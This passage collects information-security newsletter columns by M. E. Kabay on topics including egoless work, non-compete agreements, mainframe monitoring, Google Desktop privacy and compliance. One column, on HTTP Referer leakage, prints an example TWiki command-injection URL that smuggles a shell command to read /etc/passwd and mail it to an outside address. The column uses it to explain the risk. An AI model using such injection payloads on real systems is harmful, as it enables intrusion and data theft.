I think that this student (she was accepted, by the way) will have to learn to separate her sense of self from the ideas or proposals she makes. All of us naturally feel ego-involvement in our ideas; however, perceiving rejection of an idea as a rejection of oneself in some global sense is not healthy for us or for our organizations. For many years, I have been practicing and teaching _egoless work_ as enunciated many years ago by Prof Gerald (Jerry) Weinberg, one of the most influential thinkers and writers about the human dimension of software engineering and technical management[1].

In an article I wrote a few months ago for my graduate students, I included this passage:

>I learned about egoless work before some of our MSIA students were born: it was in the mid-1970s that I first read Gerald Weinberg's classic text, *The Psychology of Computer Programming.1* Weinberg pointed out how easy it is for programmers to identify their work as an extension of themselves. The danger is that criticism of the program becomes emotionally distressing to such programmers; faced with failure of their code, some programmers will search desperately for excuses – user failure, bad operators, bad operating systems, and so on. Excessive ego-identification with their own code can prevent programmers from identifying errors in their own code; Weinberg writes, "A programmer who truly sees his program as an extension of his own ego is not going to be trying to find all the errors in that program. On the contrary, he is going to be trying to prove that the program is correct – even if this means the

---

1 Weinberg, G. M. (1971). *The Psychology of Computer Programming.* Van Nostrand Reinhold (ISBN 0-442-29264-3). Xv + 288. Index. Still in print: Silver Anniversary Edition (1998) available on AMAZON via link < http://tinyurl.com/9dk8f >. See pp. 52-60 in particular.

oversight of errors which are monstrous to another eye." <[2,3].

I summarize the key issue by telling my students that when someone corrects our work, it's grounds for gratitude and appreciation, not resentment. If someone disagrees with a proposal, it's an opportunity for exploration of why we disagree (Different assumptions? Different goals? Different rules of logic? Errors on one side or both?) rather than an attack on our personal worth as human beings or as professionals.

The other side of this attitude is that being wrong in a proposal is not a big deal: it's just grounds for improvement of process or of product. Either way, if we respond positively to arguments, criticism of ideas and discussions of alternatives, all of us gain. When appropriate, "You're right – let's do it your way" is the response of a mature person who isn't defining herself narrowly and doesn't ego-identify with her own ideas.

To be clear here, this discussion in no way reduces the goal of doing a job right nor the legitimate pride one can feel in one's accomplishments. The nice thing is that egoless work often extends such motivation and pride to a wider group, all of whom can contribute to success and feel pride in everyone's accomplishments.

So the next time you find yourself getting hot under the collar when someone fails to approve a proposal, relax. It doesn't mean they're rejecting _you_.

MPAA Violates its Own Rules

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In an incident that has no doubt caused waves of uncontrollable delight in the world of intellectual property (IP) piracy, the Motion Picture Association of America (MPAA) has admitted that it violated a film-maker's explicit instructions and duplicated his movie without permission (see for example Eric Bangeman's report at < http://tinyurl.com/axkdw >).

Mr Kirby Dick made a film called "This Film is Not Yet Rated" about the movie-rating system in which he apparently used some espionage techniques (e.g., Dumpster®-Diving) to gather information about the secret process used to determine which films get various ratings < http://www.mpaa.org/FilmRatings.asp >. The difference between a "PG-13" and an "R" can be worth millions (see for example a 2005 study at < http://tinyurl.com/86rg2 > that showed that between 2000 and 2003, PG-13 films made more than 250% on average of the profits of R-rated films).

The MPAA states categorically on its home page that "Manufacturing, selling, distributing or trading movies or televisions programs without the consent of copyright holders is illegal."

You will understand the embarrassment, then, when the MPAA was discovered to have made copies of Mr Dick's films for distribution to its employees despite his request not to do so and notwithstanding the MPAA's written assurance that they wouldn't do that.

Despite the perhaps reasonable explanations proposed to justify the action, the situation is still embarrassing: one cannot help finding it incongruous that an organization so intent on protecting IP actually ignored its own rules.

I think that network security managers can see implications for our own work. We must not, for example, preach about protecting security to our security staff or to the employee base at large and then violate our own policies.

The lesson for us from the MPAA debacle seems clear: walk what we talk.

* * *

My thanks to Norwich IS342 student Barry Sheridan for pointing out this situation in an online class discussion.

The Main Idea:
Monitor Mainframes, Too

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Have you been paying enough attention to your mainframe lately? According to an article by Benjamin Pimentel from April 2004 < http://tinyurl.com/2vmfb >, IBM mainframes are still serving many organizations 40 years after the first ones were introduced. Indeed, Big Blue is still selling the big machines: "IBM sold $4.2 billion worth of mainframes in 2003, up 6 percent from the previous year, according to International Data Corp." Even more startling, "Doug Balog, an IBM vice president, noted that 70 percent of the world's data are still housed in mainframe computers. And Josselyn said they are bound to stay there for a long time."

My old friend Jerry Harding, Managing Director of Type80 Security Software, Inc. < http://www.type80.com > (the name is derived from the IBM log file record for security events) was chatting with me recently about some of the work his company has been doing with mainframes and I think readers will be interested in his perspective as a mainframe-security vendor.

Jerry says that mainframe computers are generally good, secure systems but they are being overlooked as security managers implement centralized security-monitoring systems. You can't ignore mainframes when planning for enterprise-wide security. He finds that some security products have surfaced in the market in which mainframe operating-system logs, including console logs, are piped into the security incident monitor (SIM) repository using batch-mode FTP. The problems with this approach are that
* The data transfer is not in real time;
* The logs are sent without much configurability to filter out useless records such as tape-mount messages and other innocuous events;
* The excess data contribute to data overload and excessive false-positives on the analysis side.

Type80 based its product < http://tinyurl.com/af8wq > on a network-centric approach instead of sticking to the traditional mainframe model. The goal was to interoperate with other security products and to share alert data with existing security-monitoring software so that network and security administrators could see an integrated picture of the whole network that included the mainframes. They made the mainframe look like a UNIX box sitting on a network delivering security-event data via standard TCP/IP connections. These data and connection protocols are understood by all the SIM vendors in the market. Once the data are available and analyzed, they can be used for forensic analyses such as tracking intruders through a network. Did the intruder attack the mainframe? Was (s)he successful in penetrating the mainframe defenses?

Making mainframes part of the overall security architecture is particularly important for organizations working through the audit process to satisfy due-diligence requirements that demonstrate compliance with demands from laws such as Gramm-Leach-Bliley (GLB), Health Insurance Portability and Accountability (HIPAA) and Sarbanes-Oxley (SOX).

* * *

If you'd like to learn more about Jerry's background and his perspectives on mainframes, you can read one of my articles from 2004 in the ACM _Ubiquity_ online magazine < http://tinyurl.com/7c4zz >.

Baseline Security Manual 2004

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

For many years, I used the English-language _IT Baseline Security Manual_ created by the German Federal Office for Information Security (BSI: Bundesamt für Sicherheit in der Informationstechnik) from their German-language _IT-Grundschutz Standard-Sicherheitmassnahmen_.

Some years ago, the English translation disappeared from the Web, and I continued to rely only on saved versions of the 1997 version. However, in recent correspondence, reader Claus Stark, the Business Information Security Officer of the Frankurt office of Citigroup. He very kindly pointed me to a new English translation of the 2004 version of the Baseline Security Manual available in PDF online from < http://www.bsi.de/english/gshb/index.htm >.

The 269-page Introduction and Modules 2004 file (7.2 MB) starts with an overview of the documents (Chapter 1) and recommendations (Chapter 2) on the analysis and modeling of information systems security requirements and safeguards.

* Chapter 3 covers fundamentals such as security of personnel, contingency planning, data backups, anti-malware, cryptography and incident management.

* Chapter 4 looks at infrastructure (buildings, cabling, rooms, cabinets, telecommuting and operations centers).

* Chapter 5 discusses standalone systems such as PCs running DOS, Windows, UNIX, and the like.

* Chapter 6 on networked systems continues with

* Chapter 7 continues with data transmission systems (data media, modems, firewalls, e-mail, Web servers, remote access, Lotus Notes, Internet Information Services (IIS), Apache Web server, Exchange/Outlook 2000, and Routers/Switches.

* Chapter 8 on telecommunications presents basic security principles and practices for PBXs (private branch exchanges), fax machines and servers, voice mail, ISDN (Integrated Services Digital Network) connections, mobile phones and personal digital assistants (PDAs).

* Chapter 9 adds notes on application software, databases, more on telecommuting, Novell eDirectory 8.6 and archiving.

The Threats Catalog (426 pages) includes
* Force majeure
* Organizational shortcomings
* Human failures
* Technical failures

* Deliberate acts

The Safeguards Catalog (2056 pages) includes
* Infrastructure
* Organization
* Personnel
* Hardware and software
* Communications
* Contingency planning.

All the PDF documents have extensive bookmarks and are easily searchable.

I am confident that security practitioners and system/network administrators will find these free documents a valuable addition to their libraries of reference resources.

Science and Security

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

I buy TIME magazine now and then when I'm waiting in a long line at the local supermarket – it's the only magazine on the racks that doesn't have covers with starlets falling out of their dresses or space aliens impersonating politicians – or impregnating the starlets (no, really).

The February 13, 2006 issue (available online at < http://tinyurl.com/8mqal > has some interesting articles in the cover series ("Is America Flunking Science?"). I was struck by the following comment on p. 24 of the paper version in the article by Michael D. Lemonick, "Are we losing our edge?" (< http://tinyurl.com/7b3u4 > online for subscribers only or temporary access for $1.99):

>… [E]xperts in business and academia have been warning for decades that U.S. science was heading for trouble for three simple reasons. The Federal Government, beset by deficits for most of the past three decades, has steadily been cutting back on investment in research and development. Corporations, under increasing pressure from their stockholders for quick profits, have been doing the same and focusing on short-term products. And the quality of education in math and science in elementary and high schools has plummeted, leading to a drop in the number of students majoring in technical fields in college and graduate school.<

I won't address the government-funding issue here, but the second comment reminded me of a long-standing theme that bears repeating: short-term horizons are inimical to information security. During the dot-com boom of the 1990s, it seemed that many executives were hopping from job to job, often more than once in a year. With short residency in an organization, irresponsible managers could look good in the short term by skimping on longer-term cost avoidance measures of all sorts, inflating short-term profitability, and then getting out as they hopped to the next company. The consequences of their short-term strategy would then fall on the next managers to take over.

Information security suffers from a serious structural problem: the better we are at preventing harm to our information, the less hard evidence we can present to naïve colleagues that our measures are effective. We are accused of being like the madman on the street corner who is waving a dead chicken around his head. "Why are you doing that?" people ask. "To keep the flying elephants away." "But," people protest, "there are no flying elephants." "See?" he responds in triumph. "It works!"

Unless we have carefully implemented intrusion detection systems (IDSs), we can't show our bosses that our security measures are resisting real attacks. But even getting the money to implement IDSs – let alone all the other expensive toys and the potentially burdensome policy changes we want – requires cost justifications. Cost justifications usually require return-on-investment (ROI) calculations. ROI usually involves annualized loss expectancies (ALEs). ALEs are calculated by summing the products of event-probabilities by their expected costs (e.g., the probability that a disaster will happen times the cost of the disaster + the probability that the disaster won't happen times the cost of the disaster-prevention-mitigation-recovery

efforts). Unfortunately, we don't know the probabilities because (1) people don't notice all the security incidents that happen; (2) people don't report all the incidents that they notice; (3) there is no central database of reported incidents; (4) there is no classification scheme allowing actuarial accuracy in predicting the rates of occurrence of security incidents as a function of the nearly infinite range of user classes, network and system configurations, software products and software versions implemented in organizations.

So what's left? We have to convince our non-technical colleagues to pay attention to legal requirements for data protection such as (in the US) the Sarbanes-Oxley Act, the Gramm-Leach-Bliley Act, and the Health Insurance Portability and Accountability Act. The European Privacy Directive is critically important in Europe and also helps us build a case even in the US for transnational corporations or those doing business in the European Community.

Oh well, at least I got something from my time in the checkout line in addition to this week's groceries.

Student Security Videos Deserve Awards

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

My treasured colleague Gail Poitras, head of the Instructional Technology team at Norwich University, is always on the lookout for innovative teaching materials that we professors can use in our undergraduate and graduate courses.

Recently she pointed out a useful collection of student security-awareness videos at < http://tinyurl.com/7pr3p >awarded prizes in January 2006 by EDUCAUSE < http://www.educause.edu/ >, the "nonprofit association whose mission is to advance higher education by promoting the intelligent use of information technology."

First prize in the broad-topic category for the student-video contest went to Nathan Blair of the Savannah College of Art and Design for his three-minute surrealistic introductory film about Internet threats. He and his collaborators represented threats as people and other elements encountered during a walk through a city; the effects are represented by increasing disruption of the images.

Second prize for a broad-topic video went to a 30-second public service announcement by Eric Marth of the College of William and Mary and Mark Thyrring of the University of Virginia about how inadequate security leads to the waste of computer resources.

Third prize in this category was awarded to "The McCumber Cube" by Kory Godfrey of Idaho State University. The three-minute effort is a tongue-in-cheek "advertisement" for a Rubik's Cube-like device that emphasizes the importance of the Classic Triad (confidentiality-integrity-availability) for data during transmission, processing and storage using technology, policy and people. It ends with references to classic papers by John R. McCumber (annex to the NSTISSI 4011 standard < http://www.cnss.gov/Assets/pdf/nstissi_4011.pdf >, p. 18 ff) and by Vic Maconachy, Corey Schou, Dan Ragsdale and Don Welch (although the URL given in the film is truncated; a valid link is < http://tinyurl.com/8fw3t >.

The second competition category was single-topic videos. In "Bob, You've Been Phished," Kevin Atef, Johnson Chau, & Michael Wong of Cal Poly Pomona, winners of the first prize, present a charming three-minute informative video about poor Bob, a schlemiel who want to find a date – and gets his credit-card information stolen by responding to a phishing scam.

Second prize in the single-topic category was assigned to part of a series called "Computing in a Community Environment" from Wake Forest University. "Part IV: Back Yo Data Up!" is a 1.75 minute rap video by Rebecca Boswell, Alex Creswick, Drew Crofton, Nick Drader, & Matthew Fetter and is full of colorful graphics and cute snippets of video.

Another series was "Act Now" from James Madison University. "Stay Current" won third prize in the single-topic contest. The video was created by Stephen Hockman, Christina Manikus, John Sease and Erin Shulsinger; it lasts only 1.75 minutes but has an excellent young actress who convincingly projects regret at having ignored her antivirus "UPDATE NOW" warnings.

There are 19 other video in the Honorable Mentions list. All of these files are available in MP4, ReadMedia and WindowsMedia formats.

I think they will be particularly appealing for sheer fun at the high school and possibly university freshman level. I encourage readers to send the reference (or indeed this little review) to local high-school and university computer-security or computer-science teachers for possible applications in their courses.

Great fun all ‘round.

New From NUJIA

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

The Norwich University Journal of Information Assurance < http://nujia.norwich.edu > has some new postings that readers may be interested in reading. The NUJIA is a peer-reviewed professional journal focusing on scholarly papers that are useful to working information assurance practitioners. The PDF files are freely downloadable but we request that no one re-post them on a public site (so that we can easily make corrections as necessary without chasing down duplicates).

* * *

"An Introduction to Factor Analysis of Information Risk (FAIR): A framework for Understanding, Analyzing, and Measuring Information Risk," by Jack A. Jones, CISSP, CISM, CISA. Mr Jones, a CISO with 22 years of experience in information technology, argues that the lack of well-defined terminology interferes with our credibility in our organizations. He explores concepts of risk and risk management and challenges received wisdom with his interesting approach to the precise analysis and description of risk. I was particularly taken with his introductory challenge – the "Bald Tire Scenario" – where he poses the following questions (quoting):

As you proceed through each of the steps within the scenario below, ask yourself how much risk is associated with what's being described.

- Picture in your mind a bald car tire. Imagine that it's so bald you can hardly tell that it ever had tread. How much risk is there?
- Next, imagine that the bald tire is tied to a rope hanging from a tree branch. How much risk is there?
- Next, imagine that the rope is frayed about halfway through, just below where it's tied to the tree branch. How much risk is there?
- Finally, imagine that the tire swing is suspended over an 80-foot cliff – with sharp rocks below. How much risk is there?

Now, identify the following components within the scenario. What were the:

- Threats
- Vulnerabilities
- Risks.

You will enjoy reading his analysis of the errors that continually crop up in discussions of this scenario.

* * *

Another interesting paper on the NUJIA Web site is "Litigation Management as Part of a Comprehensive Compliance Management Program," by Keith D. Willett, MSIA, CISSP-ISSAP. Mr Willett is "a Principal Computer Scientist for Computer Sciences Corporation's (CSC's) Global Security Solutions (GSS) Department … [and]… performs the tasks of a security

architect for CSC's commercial, federal, intelligence, and defense clients…." He was also the valedictorian in his graduating class from the MSIA program in 2005. Mr Willett presents practical advice on what to do if – Heaven forfend – one's organization should end up in court charged with violations of regulatory requirements. Such planning should be part of one's disaster prevention, mitigation and recovery processes.

* * *

"Legal Implications of Warfare in the Information Age," by Cory Mazzola, MSIA, CISSP, CPM, MCSE is a short and thought-provoking essay about the growing interdependence of organizations all over the world – in the absence of a sound international legal framework for governing electronic misbehavior. Mr Mazzola writes, "In the absence of legal hurdles preventing and penalizing illegitimate actions, rogue states face little incentive to scuttle self-serving IW programs. International agreements and restrictions must restrain states from recklessly pursuing offensive programs at the expense of fellow nations. We need legal parameters to guide logical and legislative actions on a national and transnational plain. We must lay a foundation through domestic and international legal initiatives, armed with incentives and sanctions, to provide political and technological solutions while legitimizing avenues of approach and formal engagement." Mr Mazzola has an extensive background in communications security and network defense as an officer in the US Air Force.

* * *

The NUJIA welcomes original papers from all sources for consideration and I encourage readers with the time and interest to write thoughtful essays with appropriate references for further reading to consider our journal as a useful place to reach information assurance professionals.

Non-Competition Agreements (1)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

I was recently in my old home-town of Montréal to give a lecture on management's role in preventing industrial espionage at an information technology conference there (anyone who likes to read French can find the presentation in PPT or PDF at < http://www.mekabay.com/courses/industry/index.htm >). On two separate occasions there, I was asked about how to handle the issue of non-competition agreements (NCAs) – once from the employers' point of view and once from the employees' point of view.

Non-competition clauses or agreements are intended to prevent employees from taking confidential information or proprietary knowledge to a competitor (Business Owner's Toolkit, < http://www.toolkit.cch.com/text/P05_5750.asp >). They stipulate that an employee shall not accept employment with competitors of a potential or actual employer for a specified period after termination of employment. Carl Mueller writes that NCAs may specify limits on work with direct competitors, competitors in a specified geographic area, or even the industry in which a former employee shall work < http://tinyurl.com/8dof3 >.

NCAs must be carefully phrased to comply with legal requirements – and these requirements may vary across jurisdictions. The QuickMBA Web site has a useful article about "Employment law and duties to one's former employer" < http://www.quickmba.com/law/empl/ >. This article includes several interesting discussions of case law bearing on employment law. The authors point out that _confidentiality agreements_ are distinct from _restrictive covenants_. They write that there are two types of confidentiality agreements: non-use and non-disclosure. If an employee were to leave a company with an unauthorized copy of their client list and use it himself to set up a new service, that would violate a non-use clause. An employee who turned the stolen client list over to her new employer would be violating a non-disclosure clause. As for restrictive covenants, the QuickMBA authors explain that these can include

* NCA
* non-disparagement agreement – "prevent the employee from talking negatively about the employer"
* non-interference agreement – "prevent the employee from interfering with certain relationships [such as]
vendor/supplier, referral patterns, customers"
* non-solicitation agreement – prevent the employee from soliciting employees or clients from their current employer.

All sources emphasize the importance of reviewing NCAs with an appropriately-trained attorney. Improperly constructed NCAs may be unenforceable; excessively restrictive (but legal) agreements may seriously harm an individual.

In my next column, I'll look in more detail at the pros and cons of these agreements from both the employer and the employee perspectives.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Non-Competition Agreements (2)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my previous column, I introduced the issue of non-competition agreements (NCAs). In this follow-up article, I expand on pros and cons of these legal restrictions.

From the employer perspective, confidentiality agreements, NCAs and the other restrictive covenants serve to protect valuable intellectual property and to prevent damage to an organization's reputation from disgruntled former (or even current) employees. On the other hand, excessively restrictive post-employment terms may discourage talented candidates from accepting employment in the first place. Perhaps listing a few specific firms is a reasonable compromise.

In addition, no employer should try to impose a _new_ non-compete clause on existing employees. Any such attempt could lead to resignations of key personnel or, if not that, tremendous resentment. Finally, employers should not try to trick employees into signing contracts with new NCAs; a case in the QuickMBA Web site < http://www.quickmba.com/law/empl/ > describes a case where an employee was told that her old employment contract was missing from the files – would she please sign a new copy? She did, only to discover later that the "copy" included an entirely new NCA that prevented her from taking a nice new job with a competitor for an entire year.

From the employee perspective, these agreements or covenants pose a serious risk to future livelihood. Not being allowed to work in one's field of expertise for even a single year could be a tremendous hardship. In contrast, agreeing not to work for any of a restricted list of direct competitors may be an acceptable trade-off in return for a signing bonus or even just for an employment opportunity. But above all, no one should sign such an agreement without consulting an attorney. The cost will be repaid many time over if one can avoid a disastrous period of unemployment. And if the potential employer puts pressure on the candidate – say, by refusing to allow a reasonable time for consideration of the terms of employment – I would walk away from the job offer immediately. I would not want to work for a firm that tried to bully people into signing employment agreements without appropriate legal advice.

One element that strikes me in these discussions is that there is an unhealthy asymmetry today in some managers' attitudes toward employees. Some managers speak as if employees owe the organization loyalty and long-term commitments – yet at the same time, these same managers express strong support for the notion that organizations have no obligations whatever towards employees' continued employment. Employees are to be hired and fired at will, as if human beings are interchangeable automatons who serve the short-term interests of the organization. Such a management philosophy ignores an alternative view: that an organization is a group of _people_ who have _relationships_ that profoundly influence long-term success of the organization.

From an information security perspective, anything that decreases the solidarity of the organization puts us at increased risk of harm. We know that disgruntled employees are a

significant source of damage to information systems.

We treat human beings as machines at our peril: dehumanizing each other and treating each other as tools instead of as colleagues and (at least potential) friends inevitably leads to the breakdown of all that is positive and healthy in any social grouping.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

HTTP Referrer Header Opens Door to Abuse

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

It's always a pleasure to receive mail (or e-mail) from former students. Jürgen Pabel graduated from the MSIA program in June 2004. He is an experienced network engineer and security consultant for Akkaya Consulting GmbH in Köln (Cologne), Germany and remains an active member of the MSIA Alumni discussion group.

Recently Jürgen sent me the following interesting commentary about links from an intranet to external Web sites. The rest of this column is his work (lightly edited) and I thank him for his contribution.

* * *

I wanted to add a technical security aspect to your story about links from intranet sites to the Internet (although you didn't explicitly address this combination): by linking to an external Web site from an intranet site some internal information may be exposed to the external site -- I am focusing on the HTTP referrer property here. Just the knowledge of this referring site may open an attack vector.

Let me give you a fictional example using a known vulnerability. TWiki is a popular wiki implementation that happens to have a flaw that allows "An attacker … to execute arbitrary shell commands with the privileges of the web server process…." < http://tinyurl.com/fcaoj >. Suppose an internal site using on your university network that uses TWiki links to my employer's site using the link < http://www.akkaya.de/ >.

An attacker with access to our Webserver could thus retrieve the information from the HTTP referrer header, maybe something like this (yes, the header name is actually misspelled in the HTTP standard):

> Referer: http://intranet.norwich.edu/twiki/view/MSIA/

From this an attacker could infer that you linked to our Website from a TWiki page. Should your intranet site not have patched a recent security flaw in TWiki, the following will lead to a compromise on your intranet Web server (manual line break inserted for clarity):

http://intranet.norwich.edu/twiki/search/MSIA
?scope=foobar%20';cat /etc/passwd|mail jpabel@akkaya.de'

An attacker could manipulate our Website to deliver an HTML page that causes your browser to automatically call the aforementioned attacking URL (like due to an embedded IMG tag, which is an HTML tag that defines the location of a graphic image such as a GIF or JPEG file).

Thus, by linking to untrusted (i.e., external) sites from restricted networks you may actually extend the scope of vulnerabilities present on an internal network to those present on the

untrusted sites. A good countermeasure could be for an HTTP proxy to strip out such HTTP headers.

* * *

In summary, readers will want to examine their intranets carefully for links to external sites and take extra care to keep their systems properly patched under those circumstances. Danke sehr, Jürgen!

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Google-Eyed

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Recently Google announced an additional feature to its popular Google Desktop search engine – the ability to store indexing information remotely, on Google's own servers. The description at < http://tinyurl.com/gso84 > includes the following explanation:

>Search Across Computers makes the following files searchable from your other computers:
* Web history (from Internet Explorer, Firefox, Netscape, and Mozilla)
* Microsoft Word documents
* Microsoft Excel spreadsheets
* Microsoft PowerPoint presentations
* PDF files and Text files in My Documents

Note: Your HTTPS web history will never be shared with your other computers, whether or not you allow indexing HTTPS items on one of your computers.<

The explanation goes on to say, "In order to share your indexed files between your computers, we securely transmit this content to Google Desktop servers located at Google. This is necessary, for example, if one of your computers is turned off or otherwise offline when new or updated items are indexed on another of your machines. We store this data temporarily on Google Desktop servers and automatically delete older files, and your data is never accessible by anyone doing a Google search. You can learn more by reading the Google Desktop privacy policy."

The privacy policy dated October 14, 2005 < http://www.google.com/privacy.html > details how Google collects information about searches, customizes advertisements, aggregates information, and provides details to law enforcement or uses the data in fraud-prevention processes.

Reader Jon Chorney, Systems Administrator at Master, Sidlow & Associates in Wilmington, Delaware sent me the following thoughtful analysis of liability issues for corporate employees contemplating use of Google's Search Across Computers.

* * *

If I were to use that tool to remotely access any computer with confidential data (think health care, investments, etc.), it seems that I would compromise any precautions put in place to comply with applicable legislation. This is true no matter how secure the method I choose to connect to the remote computer.

Although Google may swear that access will be limited, no one with any care for confidentiality would want to place their trust in unvetted staff at another organization.

In February, the Electronic Frontier Foundation (EFF) issued a press release < http://tinyurl.com/7tk3s > warning that Google's new tool would greatly increase government access to private information using a subpoena against Google instead of a warrant against an

individual – a drastic reduction in the burden of proof required for such access.

So, the implications of Dell pre-installing the tool on computers that it sells to business are, in my view, serious indeed < http://tinyurl.com/ethqq > and underline the need for strong, enforced policies regarding software installed on a business computer.

* * *

[Mich here again.] With respect to Jon's concern about unvetted staff, I note that Google's Privacy Policy states, "We take appropriate security measures to protect against unauthorized access to or unauthorized alteration, disclosure or destruction of data. These include internal reviews of our data collection, storage and processing practices and security measures, as well as physical security measures to guard against unauthorized access to systems where we store personal data. We restrict access to personal information to Google employees, contractors and agents who need to know that information in order to operate, develop or improve our services. These individuals are bound by confidentiality obligations and may be subject to discipline, including termination and criminal prosecution, if they fail to meet these obligations." To the extent that we trust Google to follow its own rules, these are encouraging assertions.

However, many other commentators have noted that although the configuration of Google Desktop allows exclusion of specific directories from the search domain, few novices will pay attention to this security feature. Any system with Google Desktop using the Search Across Computers feature must be considered compromised until proven otherwise. Security administrators beware.

My thanks to Jon Chorney for his contribution. Readers -- keep those ideas coming!

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

That Won't Fly

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Some popular expressions came to mind recently as I was reading an article from SCIENCE magazine's online version: "crash and burn," "that won't fly," "running interference" and "the ultimate denial of service."

I was reading an article by Mary Beckman entitled, "Hang Up and Fly" < http://tinyurl.com/gw4p3 > that reviews some recent research by Naval Air Warfare Center aviation safety scientist Bill Strauss. He and his colleagues studied the incidence of unauthorized in-flight usage of electronic equipment such as cell phones and geographical positioning system (GPS) units.

Strauss' team studied 37 flights from three different airlines over a period of a month. The results showed much higher occurrence rates than the team expected: "Not only did team members see people using their cell phones while flying, the recordings picked up between 1 and 4 signals in the cell phone range per flight. In addition, the team identified signals in the same frequency range as that used by some airlines' GPS navigational equipment. Although the researchers did not evaluate the GPS navigation during flight, the signals coming from the passengers have the potential to cloud the navigation device, says Strauss, especially if 200 people suddenly feel the need to phone home."

If the average incidence of such in-flight usage of RFI-producing equipment is confirmed across the industry, then we need better education, clearer policies, better monitoring and stronger enforcement.

In July 2005, the US House of Representatives Committee on Transportation's Subcommittee on Aviation < http://tinyurl.com/epd4o > heard testimony from the US Department of Justice, the Department of Homeland Security and the Federal Aviation Administration (FAA), all of whom expressed concerns about proposed liberalization of rules preventing cell-phone use in flight. On a completely different note, writer Grant Gross noted, "Subcommittee members complained that airplane passengers can already be loud or obnoxious, without mobile phones to aid them." < http://tinyurl.com/guh5c >

Network and security managers can contribute to the effort to maintain flight safety through their corporate security-awareness newsletters. As I have often mentioned, giving employees personally-useful security information is an excellent way to engage them in the culture of security. You can point your colleagues to the FAA "Fact Sheet on Cell Phone Use" at < http://tinyurl.com/f2baa >.

Let's make sure we don't suffer the ultimate denial of service.

THE PROBLEM WITH COMPLIANCE (1)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

At Norwich University, we always encourage our students to write for publication rather than simply to meet course requirements. As a result, many of our students forward interesting articles for possible publication to me. I am delighted to present a two-part analysis of compliance in information assurance by Norwich MSIA student Graydon S. McKee IV, CISSP, GSEC and his colleague at Unisys Corporation, Joseph Faraone, CISSP.

The remainder of today's and the next column are entirely my guests' work (with minor edits).

* * *

Sometimes we hear top security executives expressing frustration with government regulation by saying that the issue has come down to a choice of either being secure or being compliant.

As reported by _Information Security_ magazine in their October 2005 issue, security managers were asked to respond to the question: "What is your biggest obstacle to implementing and managing security-related government regulations?" Responses reveal that the top two obstacles faced were unclear compliance-related responsibilities and interpreting regulatory language.

As information security professionals, we are dismayed at hearing this kind of talk, especially from senior agency officials and corporate board members. This point of view appears to be more prevalent in the private sector than the public sector. This discrepancy leads one to inquire into the cause.

One of the reasons for this discrepancy is that the public sector must follow a specific framework for measuring the maturity and effectiveness of their information security programs: certification and accreditation (C&A). The Federal Information Security Management Act of 2002 (FISMA) (Title III of the e-Government Act), was intended to provide for the development of and maintenance of minimum controls required to protect information systems and to provide for a framework for ensuring the effectiveness of these controls. While many of the overriding principles followed in C&A are contained within the Act, nowhere are the words "certification" or "accreditation" found.

FISMA points to the Office of Management and Budget (OMB) as well as the National Institutes of Standards and Technology (NIST) to obtain guidance. OMB has issued their Circular A-130 which requires that all federal information systems to be certified and accredited following guidelines developed by NIST. To the private sector, this may seem like just another paper exercise, but this perspective seems to us like losing the view of the forest.

NIST has done a laudable job of developing and revising this guidance. It provides a methodology to fully document, measure, assess, track, and report on the health of information systems from the aspect of security. These guidelines show how to integrate the information security program with the systems development life cycle and with the recent publication of their

"Special Publication 800-53: Recommended Security Controls for Federal Information Systems" < http://tinyurl.com/mq3cp > provide a minimum recommended baseline of controls tied to the type of information (and information criticality) that is within an information system. This guidance is recommended until the release of Federal Information Processing Standard (FIPS) 200. FIPS 200 will make the minimum baseline controls found in NIST Special Publication 800-53 mandatory for all federal information systems.

More in the concluding part of this two-part article.

* * *

About the authors:

Mr McKee has recently been delivering an ongoing series of national level seminars through the Potomac Forum, Ltd, a non-profit Educational Foundation founded in 1982 < http://www.potomacforum.org/ >. These seminars focus on the process of Certification and Accreditation under both FISMA and DITSCAP and to date have been delivered to senior officials and technical personnel from every government agency and a majority of the Department of Defense. Mr Faraone has extensive experience in risk analysis and incident response management with many years of consulting With Booz|Allen|Hamilton, Deloitte Touche and Unisys. He has made several public speaking appearances at the University of Florida, University of South Florida, at regional meetings of FBI Infragard chapters, and professional organizations.

THE PROBLEM WITH COMPLIANCE (2)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

